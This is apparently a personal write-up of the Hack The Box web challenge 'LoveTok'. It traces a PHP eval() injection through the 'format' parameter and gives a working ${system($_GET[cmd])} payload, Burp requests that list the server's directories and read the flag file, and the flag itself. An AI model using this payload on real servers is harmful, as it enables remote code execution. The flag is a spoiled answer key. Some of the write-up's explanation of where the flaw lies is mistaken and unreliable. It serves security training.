

Erel Regev

Table of Contents

Intro	1
Testing Functionality - Web	3
Testing Functionality – Source files	4
Viewing TimeController.php	4
Viewing TimeModel.php	5
Exploiting	6


Intro

Given IP address and port: 157.245.43.189:30580





Challenge Description by HTB:

True love is tough, and even harder to find. Once the sun has set, the lights close and the bell has rung... you find yourself licking your wounds and contemplating human existence. You wish to have somebody important in your life to share the experiences that come with it, the good and the bad. This is why we made LoveTok, the brand new service that accurately predicts in the threshold of milliseconds when love will come knockin' (at your door). Come and check it out, but don't try to cheat love because love cheats back. 🧡


Received files:




Erel Regev



Web:




Erel Regev



Testing Functionality - Web


By clicking on the red link, it refreshes the page and shows different date and the URL changes to format=:



Inspect elements of the page:



Changed it to a random letter – t:



Received 31. Feels like kind of injection.

Erel Regev

Testing Functionality – Source files

Viewing TimeController.php

```
1 <?php
2 class TimeController
3 {
4     public function index($router)
5     {
6         $format = isset($_GET['format']) ? $_GET['format'] : 'r';
7         $time = new TimeModel($format);
8         return $router->view('index', ['time' => $time->getTime()]);
9     }
10 }
```

This script defines a class named TimeController.

The index method is a public function within the TimeController class. It takes one parameter, \$router, which seems to be an instance of a router class or object. This method appears to handle requests related to time.

```
$format = isset($_GET['format']) ? $_GET['format'] : 'r';
```

This line retrieves a query parameter named format from the URL's query string. If the format parameter is set in the URL, its value is assigned to the variable \$format. If it's not set, the default value 'r' is used.

```
$time = new TimeModel($format);
```

This line creates an instance of a class called TimeModel, passing the \$format variable as an argument to its constructor. The purpose of this appears to be creating a TimeModel object that will handle time-related operations with the specified format.

```
return $router->view('index', ['time' => $time->getTime()]);
```

This line uses the \$router object to call a view method. It appears to be rendering a view named 'index' and passing data to it. The data being passed is an associative array with a key 'time' and a value that is the result of calling the getTime method on the TimeModel object.

In summary, this script defines a TimeController class with an index method that handles requests related to time. It retrieves a query parameter format from the URL to determine the time format to be used. It then creates a TimeModel object with the specified format, retrieves the time using that model, and renders a view called 'index' while passing the retrieved time data to the view. The exact implementation and behavior of the TimeModel and the \$router object would need to be further explored to fully understand the entire application's functionality.

Erel Regev

Viewing TimeModel.php

```

1  <?php
2  class TimeModel
3  {
4      public function __construct($format)
5      {
6          $this->format = addslashes($format);
7
8          [ $d, $h, $m, $s ] = [ rand(1, 6), rand(1, 23), rand(1, 59), rand(1, 69) ];
9          $this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";
10     }
11
12     public function getTime()
13     {
14         eval('$time = date("' . $this->format . '", strtotime("' . $this->prediction . '"));');
15         return isset($time) ? $time : 'Something went terribly wrong';
16     }
17 }

```

This script defines a class named TimeModel.

```
public function __construct($format)
```

```
{
    // Constructor logic will be defined here.
}
```

The `__construct` method is the constructor of the TimeModel class. It's called when an instance of the class is created. It takes one parameter, `$format`, which is the format in which the predicted time will be displayed.

```
$this->format = addslashes($format);
```

```
[ $d, $h, $m, $s ] = [ rand(1, 6), rand(1, 23), rand(1, 59), rand(1, 69) ];
```

```
$this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";
```

The line `$this->format = addslashes($format);` escapes any special characters in the provided format and assigns it to the class property `$format`.

The array destructuring `[$d, $h, $m, $s]` assigns random values between specified ranges to the variables `$d`, `$h`, `$m`, and `$s`.

The line `$this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";` constructs a string that represents a time prediction. It adds the random days, hours, minutes, and seconds to the current time.

```
public function getTime()
```

```
{
    // Method logic will be defined here.
}
```

The `getTime` method is responsible for calculating and returning the predicted time in the specified format.

Erel Regev

```
eval('$time = date("'" . $this->format . "'", strtotime("'" . $this->prediction . "'));');
```

The eval function is used to execute a string as PHP code. In this case, it constructs a dynamic date function call based on the provided format and prediction.

The strtotime function is used to parse the time prediction string into a timestamp.

The resulting timestamp is then formatted using the provided format.

```
return isset($time) ? $time : 'Something went terribly wrong';
```

The method returns the calculated time if it's set, otherwise it returns the error message 'Something went terribly wrong'.

In summary, this script defines a TimeModel class that generates a time prediction by adding random days, hours, minutes, and seconds to the current time. The prediction is then formatted according to the provided format using eval and returned by the getTime method. The usage of eval is generally discouraged due to security concerns, so be cautious when implementing similar code in a real-world scenario.

It seems that command injection is the right path to go with. I will try to inject the payload:

```
${system($_GET[cmd])}&cmd=ls
```

Exploiting

The payload \${system(\$_GET[cmd])}&cmd=ls is a malicious payload that attempts to execute arbitrary shell commands on the server.

This is the part of the code that is vulnerable for the command injection:

```
4 public function __construct($format)
5 {
6     $this->format = addslashes($format);
7
8     [ $d, $h, $m, $s ] = [ rand(1, 6), rand(1, 23), rand(1, 59), rand(1, 69) ];
9     $this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";
10 }
```

The script constructs a time prediction based on random days, hours, minutes, and seconds. However, it also stores this prediction as a string without immediately evaluating it.

Erel Regev

Breaking down the payload:

```
${system($_GET[cmd])}&cmd=ls
```

```
${system($_GET[cmd])}
```

This part tries to execute the shell command provided as a query parameter named cmd using the system function. The value of `$_GET[cmd]` is directly injected into the shell command.

```
&cmd=ls
```

This part adds the query parameter cmd with the value ls to the URL. This is an attempt to execute the ls command, which lists the files and directories in the current directory.

What will happen?

The \$format parameter in the script would receive the value `${system($_GET[cmd])}`.

The script would construct the time prediction string as `+$d} day +$h} hour +$m} minute +$s} second`, where `$d`, `$h`, `$m`, and `$s` are random values between specified ranges.


The script would not immediately evaluate the `${system($_GET[cmd])}` part of the string. However, this string would still be present in the prediction property.

When the eval function is called later in the getTime method:

```
eval('$time = date(" " . $this->format . " ", strtotime(" " . $this->prediction . " "));');
```

The malicious payload would be evaluated in the context of the shell command executed by system.

The system function would execute the command provided in the `$_GET[cmd]` parameter, which is ls.



The screenshot shows a web browser with the address bar containing the URL: `157.245.39.76:32451/?format=${system($_GET[cmd])}&cmd=ls`. The browser's address bar also shows search engines like Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The page title is "LoveTok" with a red heart icon.

Below the browser window, a network tool (likely Burp Suite) displays the request and response details.

Request:

```
1 GET /?format=${system($_GET[cmd])}&cmd=ls HTTP/1.1
2 Host: 157.245.39.76:32451
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response:

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Tue, 01 Aug 2023 13:52:22 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 1810
7
8 Router.php
9 assets
10 controllers
11 index.php
12 models
13 static
14 views
15 <html>
16   <head>
17     <meta name='author' content='makelaris, makelarisjr'>
18     <meta name='viewport' content='width=device-width,
  initial-scale=1, shrink-to-fit=no'>
19     <title>
  LoveTok
  </title>
20     <link rel='stylesheet' href='
```

Erel Regev

Used the same method with the pwd command:

The screenshot shows a web browser window with the following details:

- Request:**
 - Method: GET
 - URL: `/?format=${system($_GET[cmd])}&cmd=pwd`
 - Host: 157.245.39.76:32451
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Connection: close
 - Upgrade-Insecure-Requests: 1
- Response:**
 - Status: HTTP/1.1 200 OK
 - Server: nginx
 - Date: Tue, 01 Aug 2023 13:54:30 GMT
 - Content-Type: text/html; charset=UTF-8
 - Connection: close
 - Content-Length: 1755

The rendered HTML content of the response is as follows:

```
<html>
<head>
  <meta name='author' content='makelaris, makelarisjr'>
  <meta name='viewport' content='width=device-width, initial-scale=1, shrink-to-fit=no'>
  <title>
    LoveTok
  </title>
  <link rel='stylesheet' href='//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css' integrity='sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJ1SAwiGgFAW/dAiS6JXm' crossorigin='anonymous'>

```

Using the same method when executing ls -l one directory up (..): note its URL encoded.

The screenshot shows a web browser window with the following details:

- Request:**
 - Method: GET
 - URL: `/?format=${system($_GET[cmd])}&cmd=ls%20-1%20..`
 - Host: 157.245.39.76:32451
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Connection: close
 - Upgrade-Insecure-Requests: 1
- Response:**
 - Status: HTTP/1.1 200 OK
 - Server: nginx
 - Date: Tue, 01 Aug 2023 13:59:00 GMT
 - Content-Type: text/html; charset=UTF-8
 - Connection: close
 - Content-Length: 2818

The rendered HTML content of the response is as follows:

```
total 84
drwxr-xr-x 1 root root 4096 Jan 18 2021 bin
drwxr-xr-x 2 root root 4096 Nov 22 2020 boot
drwxr-xr-x 5 root root 360 Aug 1 13:30 dev
-rw-r--r-- 1 root root 163 Feb 11 2021 entrypoint.sh
drwxr-xr-x 1 root root 4096 Aug 1 13:30 etc
-rw-r--r-- 1 www www 48 Feb 11 2021 flagd5BjA
drwxr-xr-x 2 root root 4096 Nov 22 2020 home
drwxr-xr-x 1 root root 4096 Jan 18 2021 lib
drwxr-xr-x 2 root root 4096 Jan 11 2021 lib64
drwxr-xr-x 2 root root 4096 Jan 11 2021 media
drwxr-xr-x 2 root root 4096 Jan 11 2021 mnt
drwxr-xr-x 2 root root 4096 Jan 11 2021 opt
dr-xr-xr-x 273 root root 0 Aug 1 13:30 proc
drwx----- 2 root root 4096 Jan 11 2021 root
drwxr-xr-x 1 root root 4096 Aug 1 13:30 run
drwxr-xr-x 1 root root 4096 Jan 18 2021 sbin
drwxr-xr-x 2 root root 4096 Jan 11 2021 srv
dr-xr-xr-x 13 root root 0 Aug 1 13:30 sys
drwxrwxrwt 1 root root 4096 Aug 1 13:30 tmp
drwxr-xr-x 1 root root 4096 Jan 11 2021 usr
drwxr-xr-x 1 root root 4096 Jan 18 2021 var
drwxr-xr-x 1 www www 4096 Aug 1 13:30 www
<html>
<head>
  <meta name='author' content='makelaris, makelarisjr'>
  <meta name='viewport' content='width=device-width, initial-scale=1, shrink-to-fit=no'>
  <title>

```


Erel Regev

There is an interesting file called flagd5BjA. Lets try viewing it using `cat ../flagd5BjA`. Note its url encoded as well. %20 is the replacement of space, same as +.

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /?format=\${system(\$_GET[cmd])}&cmd=cat%20../flagd5BjA HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: 157.245.39.76:32451	2	Server: nginx
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	3	Date: Tue, 01 Aug 2023 13:59:59 GMT
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	4	Content-Type: text/html; charset=UTF-8
5	Accept-Language: en-US,en;q=0.5	5	Connection: close
6	Accept-Encoding: gzip, deflate	6	Content-Length: 1798
7	Connection: close	7	
8	Upgrade-Insecure-Requests: 1	8	HTB{wh3n_l0v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}
9		9	<html>
10		10	<head>
		11	<meta name='author' content='makelaris, makelarisjr'>
		12	<meta name='viewport' content='width=device-width, initial-scale=1, shrink-to-fit=no'>
		13	<title>
			LoveTok
			</title>
		14	<link rel='stylesheet' href='
			//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css
			' integrity='
			sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJ1SAwiGgFAW/dAiS6JXm' crossorigin='anonymous'>
		15	<link rel='stylesheet' href='
			//cdnjs.cloudflare.com/ajax/libs/font-awesome/5.15.2/css/all.min.css' integrity='
			sha512-HK5fgLBL+u6dm/Ii3z4xh1SUYZgTT9tuc/hSrtw6uzJ0vGRr2a9jyxxTlely+8+xFAmJKVSTbpM/CuL7qx08w=' crossorigin='anonymous' />
		16	<link rel='stylesheet' href='/static/css/main.css' />
		17	<link rel='stylesheet' href='//fonts.googleapis.com'>

Nice and easy challenge.